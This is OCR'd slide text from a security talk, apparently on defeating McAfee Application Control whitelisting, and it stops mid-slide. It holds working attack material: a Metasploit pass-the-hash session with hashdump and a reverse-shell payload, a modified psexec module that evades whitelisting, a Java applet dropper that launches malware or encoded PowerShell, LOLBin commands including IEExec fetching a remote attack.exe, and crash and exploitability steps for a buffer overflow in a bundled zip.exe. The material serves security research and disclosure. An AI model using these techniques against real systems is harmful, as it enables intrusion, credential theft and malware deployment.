
Basic Code Execution

- Abuse of **unchecked file types – .hta**



Basic Code Execution

- Abuse of **unchecked file types – .js**



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
Basic Code Execution

- Another attack possibility are **file shortcuts**
  - Sounds ridiculous
  - However, it‘s a possibility if MAC was hardend against hta/js/... (see alter)
  - Example: Store shortcut on internal share to further compromize the intranet

- Just create a shortcut to the required application (e.g. PowerShell)

- Pass arguments inside shortcut
  - With Microsoft explorer we are limited to MAX_PATH
  - Use Microsoft API to create shortcut

Basic Code Execution



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
Basic Code Execution

- Abuse of **unchecked file types – .chm**



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
Basic Code Execution

- Abuse of **unchecked file types – .gadget**
  - Warning message ➔ Reduces success rate



- Abuse of **unchecked file types – .jse**
  - Same as .js files
- ...

Basic Code Execution

- Attack scenario: **Web application vulnerability**

- Common vulnerabilities which lead to a system compromise are:
  - SQL injection
  - OS command injection
  - Code injection
  - File upload vulnerability

- In all these cases you have the ability to execute applications, e.g. PowerShell

Basic Code Execution

- Attack scenario: **Pass-the-Hash attack**
  - Frequently used during internal audits
  - Compromise one server, extract local administrator hash, use the hash to authenticate against other servers with the same password

- Pentesting tool
  - Metasploit module: psexec

Pass-the-Hash attack

```
[*] Meterpreter session 1 opened (192.168.57.139:443 -> 192.168.57.131:1042)

meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 8528c78df7ff55040196a9b670f114b6...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
meterpreter >
```

Source: https://www.offensive-security.com/metasploit-unleashed/psexec-pass-hash/

Pass-the-Hash attack

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.57.133
LHOST => 192.168.57.133
msf exploit(psexec) > set LPORT 443
LPORT => 443
msf exploit(psexec) > set RHOST 192.168.57.131
RHOST => 192.168.57.131
msf exploit(psexec) > set SMBPass e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c
SMBPass => e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c
msf exploit(psexec) > exploit
```

Source: https://www.offensive-security.com/metasploit-unleashed/psexec-pass-hash/

Pass-the-Hash attack

```
[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'Administrator'...
[*] Uploading payload...
[*] Created \KoVCxCjx.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.57.131[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.57.131[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (XKqtKinn - "MSSeYtOQydnRPWl")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \KoVCxCjx.exe...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (192.168.57.133:443 -> 192.168.57.131:1045)
```

Source: https://www.offensive-security.com/metasploit-unleashed/psexec-pass-hash/

Pass-the-Hash attack

- Pass-the-hash attack from metasploit **does <u>not</u> work** if system is protected by Application Whitelisting

- Reason can be found in code
  - /usr/share/metasploit-framework/modules/auxiliary/admin/smb/psexec_command.rb

```
81   # Executes specified Windows Command
82   def execute_command(text, bat)
83     # Try and execute the provided command
84     execute = "%COMSPEC% /C echo #{datastore['COMMAND']} ^> %SYSTEMDRIVE%#{text}
> #{bat} & %COMSPEC% /C start %COMSPEC% /C #{bat}"
85     print_status("#{peer} - Executing the command...")
86     begin
87       return psexec(execute)
88     rescue Rex::Proto::SMB::Exceptions::Error => exec_command_error
89       print_error("#{peer} - Unable to execute specified command: #
{exec_command_error}")
90       return false
91     end
92   end
```

Pass-the-Hash attack

- Example: psexec command is „whoami“

- Resulting command:

```
cmd.exe /c
echo whoami ^> C:\randomName
> C:\...\temp.bat
&
cmd.exe /c start
cmd.exe /c C:\..\temp.bat
```

- Output can be read from:

```
C:\randomName
```

Pass-the-Hash attack

- Simple modification:

```
82  def execute_command(text, bat)
83    # Try and execute the provided command
84    execute = "%COMSPEC% /C #{datastore['COMMAND']}"
85    print_status("#{peer} - Executing the command...")
86    begin
87      return psexec(execute)
88    rescue Rex::Proto::SMB::Exceptions::Error => exec_command_error
89      print_error("#{peer} - Unable to execute specified command: #{exec_command_error}")
90      return false
91    end
92  end
```

➔ Pass-the-hash attack **works** against Application Whitelisting protected systems!

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Full Code Execution

Full Code Execution

- Already discussed – **PowerShell**
- But we have many more pre-installed applications which we can abuse
- Examples:
  - Rundll32.exe (build your own vuln by making bad function calls)
  - Script intepreters (python, perl, PHP, JSP, ...)
  - Debuggers
  - ...

Full Code Execution

- Another way to achieve full code execution is to abuse **Java applets**
- Common real world attack vector
- Does not requiere the „basic code execution“ step

Full Code Execution

- Malicious java applet

```
10 public class javaDropper extends Applet
11 {
12   public void paint(Graphics paramGraphics)
13   {
14     try {
15      String file = "malware.exe";
16      String destination = System.getenv("TEMP")+"\\"+file;
17      extractResource(file,new java.io.File(destination));
18      String command = "cmd /c start "+destination;
19      Process child = Runtime.getRuntime().exec(command);
20      /* Code from fake applet */
21    } catch (Exception e) {
22      e.printStackTrace();
23    }
24   }
```

Full Code Execution

- Simple modification

```
10 public class javaDropper extends Applet
11 {
12   public void paint(Graphics paramGraphics)
13   {
14     try {
15      String command = "cmd /c powershell -enc YwBhAGwAYwAuAGUAeABIAA==";
16      Process child = Runtime.getRuntime().exec(command);
17      /* other applet code */
18    } catch (Exception e) { e.printStackTrace(); }
19   }
```

Full Code Execution

- This again uses PowerShell...
- What if there is no PowerShell executable or if it‘s not in the whitelist?
- Directly inject code into the Java process
  - „Java Shellcode Execution“ by Ryan Wincey at BSidesCHS 2013
  - https://github.com/schierlm/JavaPayload

Full Code Execution

- Attack vector: **Microsoft Office macros**

- Basically the same as Java applets
  - We can start applications ➔ Launch PowerShell
  - We can inject shellcode ➔ Full code Execution

- Useful tool - shellcode2vbscript
  - Written by Didier Stevens
  - http://blog.didierstevens.com/2009/05/06/shellcode-2-vbscript/
  - Modify script to work against 64-bit systems
    - Long ➔ LongPtr
    - Use PtrSafe in front of function definition

Full Code Execution

- Attack vectors from other researcher
  - Most by Casey Smith
  - https://github.com/subTee/ApplicationWhitelistBypassTechniques/blob/master/TheList.txt
- With dotnet framework
  - InstallUtil.exe /logfile= /LogToConsole=false /U attack.exe
  - regsvcs.exe /U attack.dll
  - Regasm.exe /U attack.dll
  - IEExec.exe http://x.x.x.x:8080/attack.exe
- General
  - ClickOnce applications via dfsvc.exe
  - XML Browser applications via PresentationHost.exe
  - Malicious troubleshooting packs via msdt.exe

Full Code Execution

- Attack vector: **Memory Corruption Exploitation**

- Two possibilities
  - Without „basic code execution“
    - Examples: Exploit Browser, PDF Reader, ...

  - With „basic code execution“
    - Exploit a local application to inject code into a whitelisted application
    - Some „local“ advantages:
      - Bruteforcing
      - Installing a shim first (old systems or on bad UAC settings)

Full Code Execution

- Which local application should we exploit?

- Applications from the operating system
  - ☹ Hard because of protections (full ASLR, DEP, SafeSEH, /GS, CFG, ...)
  - ☹ Different OS version ➔ Different binary version
- Applications installed by McAfee Application Control
  - ☺ On all systems the same binary
  - ☺ Maybe they forgot to enable protections...

Full Code Execution

- Other exploiting targets: all applications signed by McAfee
  - Attacker can drop the executable on the protected system
  - Auto-whitelisted because of „Trusted signatures“
  - However: DLL planting not possible because signature of DLL files gets also verified ☹

```
C:\Windows\system32>sadmin cert list -d
Password:
                    6e35b50921e3642fb5e6e0a18426db0b5e3c5b12: /C=US/ST=Californi
a/L=Santa Clara/O=McAfee, Inc./OU=Digital ID Class 3 - Microsoft Software Valida
tion v2/OU=IIS/CN=McAfee, Inc.: /C=US/O=VeriSign, Inc./OU=VeriSign Trust Network
/OU=Terms of use at https://www.verisign.com/rpa (c)10/CN=VeriSign Class 3 Code
Signing 2010 CA
                    b8581e11aeba1062ed62e0c6d108b2299b7bbacc: /C=US/ST=Oregon/L=
Santa Clara/O=McAfee, Inc./OU=Digital ID Class 3 - Microsoft Software Validation
 v2/OU=Engineering/CN=McAfee, Inc.: /C=US/O=VeriSign, Inc./OU=VeriSign Trust Net
work/OU=Terms of use at https://www.verisign.com/rpa (c)10/CN=VeriSign Class 3 C
ode Signing 2010 CA
                    7ecf2b6d72d8604cf6217c34a4d9974be6453dff: /C=US/ST=Californi
a/L=Santa Clara/O=McAfee, Inc./OU=Digital ID Class 3 - Microsoft Software Valida
tion v2/OU=IIS/CN=McAfee, Inc.: /C=US/O=VeriSign, Inc./OU=VeriSign Trust Network
/OU=Terms of use at https://www.verisign.com/rpa (c)04/CN=VeriSign Class 3 Code
Signing 2004 CA
                    eceb2ff4820888c6f83ff8ac5dacab72a7a8e54a: /C=US/ST=Californi
a/L=Santa Clara/O=McAfee, Inc./OU=Digital ID Class 3 - Microsoft Software Valida
tion v2/OU=IIS/CN=McAfee, Inc.: /C=US/O=VeriSign, Inc./OU=VeriSign Trust Network
/OU=Terms of use at https://www.verisign.com/rpa (c)04/CN=VeriSign Class 3 Code
Signing 2004 CA
```

Full Code Execution

- Check installed applications by McAfee Application Control:

```
C:\Program Files\McAfee\Solidcore\Tools\GatherInfo>zip.exe -v
Copyright (C) 1990-1999 Info-ZIP
Type 'zip "-L"' for software license.
This is Zip 2.3 (November 29th 1999), by Info-ZIP.
Currently maintained by Onno van der Linden. Please send bug reports to
the authors at Zip-Bugs@lists.wku.edu; see README for details.

Latest sources and executables are at ftp://ftp.cdrom.com/pub/infozip, as of
above date; see http://www.cdrom.com/pub/infozip/Zip.html for other sites.

Compiled with mingw32 / gcc 2.95.3-6 (mingw special) for
Windows 9x / Windows NT (32-bit) on Sep 12 2001.
```

- Jackpot: ZIP applications from 1999

7	CVE-2004-1010	Exec Code Overflow	2005-03-01	2015-01-09	10.0	Admin	Remote	Low

Buffer overflow in Info-Zip 2.3 and possibly earlier versions, when using recursive folder compression, allows remote attackers to execute arbitrary code

- No public information available ☹


Full Code Execution

- Source code available

```
1722 #ifdef VMS
1723         strcpy(errbuf, "try: zip \"");
1724         for (i = 1; i < (first_listarg - 1); i++)
1725           strcat(strcat(errbuf, argv[i]), "\" ");
1726         strcat(strcat(errbuf, argv[i]), " *.* -i");
1727 #else /* !VMS */
1728         strcpy(errbuf, "try: zip");
1729         for (i = 1; i < first_listarg; i++)
1730           strcat(strcat(errbuf, " "), argv[i]);
1731 #  ifdef AMIGA
1732         strcat(errbuf, " \"\" -i");
1733 #  else
1734         strcat(errbuf, " . -i");
```

Full Code Execution

- See it crash:



```
C:\Program Files\McAfee\Solidcore\Tools\GatherInfo>zip.exe -r test.zip aaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
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aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
        zip warning: name not matched: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

zip.exe

zip.exe funktioniert nicht mehr

Es wird nach einer Lösung für das Problem gesucht...

Full Code Execution

- WinDbg !exploitable

```
C:\[redacted]\zip.exe -r test.zip aaaaaaaaaaaaaaaa
(5170.fd0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=61616185 ebx=0042d790 ecx=770b2900 edx=00616161 esi=61616185 edi=61616181
eip=77982312 esp=0028fde0 ebp=0028fdf4 iopl=0         nv up ei pl nz ac pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010216
ntdll!RtlEnterCriticalSection+0x12:
77982312 f00fba3000      lock btr dword ptr [eax],0   ds:002b:61616185=????????
0:000> !exploitable
No export exploitable found
0:000> !load winext\msec.dll
0:000> !exploitable

!exploitable 1.6.0.0
*** WARNING: Unable to verify checksum for image00400000
*** ERROR: Module load completed but symbols could not be loaded for image00400000
Exploitability Classification: EXPLOITABLE
Recommended Bug Title: Exploitable - User Mode Write AV starting at ntdll!RtlEnterCr

User mode write access violations that are not near NULL are exploitable.
```

Full Code Execution

- Wrap things up:
  - Exactly same binary is available on all systems
  - Binary code is from 1999
  - Lack of security features (DEP, ASLR, ..)
  - Buffer overflow in BSS section
  - We can control:
    - fflush(*controlled_argument_pointer*)
    - free(*controlled_argument_pointer*)

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Memory Corruption Protections

Memory Corruption Protections

- McAfee claims to have „memory corruption“ protections...

- *“Whitelisted programs that might contain some inherent vulnerabilities cannot be exploited through a buffer overflow. “*
  Source: http://www.mcafee.com/mx/resources/solution-briefs/sb-app-control-legacy-windows-xp.pdf

Memory Corruption Protections

- Default settings Windows XP x86:

```
C:\Program Files\McAfee\Solidcore>sadmin features
Password:

  activex                                Enabled
  checksum                               Enabled
  deny-read                              Disabled
  deny-write                             Enabled
  discover-updaters                      Enabled
  integrity                              Enabled
  mp                                     Enabled
  mp-casp                                Enabled
  mp-vasr                                Disabled
  network-tracking                       Enabled
  pkg-ctrl                               Enabled
  script-auth                            Enabled
```

Memory Corruption Protections

- Default settings Windows 7 x86:

```
C:\Windows\system32>sadmin features

activex                                  Enabled
checksum                                 Enabled
deny-read                                Disabled
deny-write                               Enabled
discover-updaters                        Enabled
integrity                                Enabled
mp                                       Enabled
mp-casp                                  Enabled
mp-vasr                                  Enabled
mp-vasr-forced-relocation                Enabled
network-tracking                         Enabled
pkg-ctrl                                 Enabled
script-auth                              Enabled
```

Memory Corruption Protections

- Default settings Windows 8.1 x64:

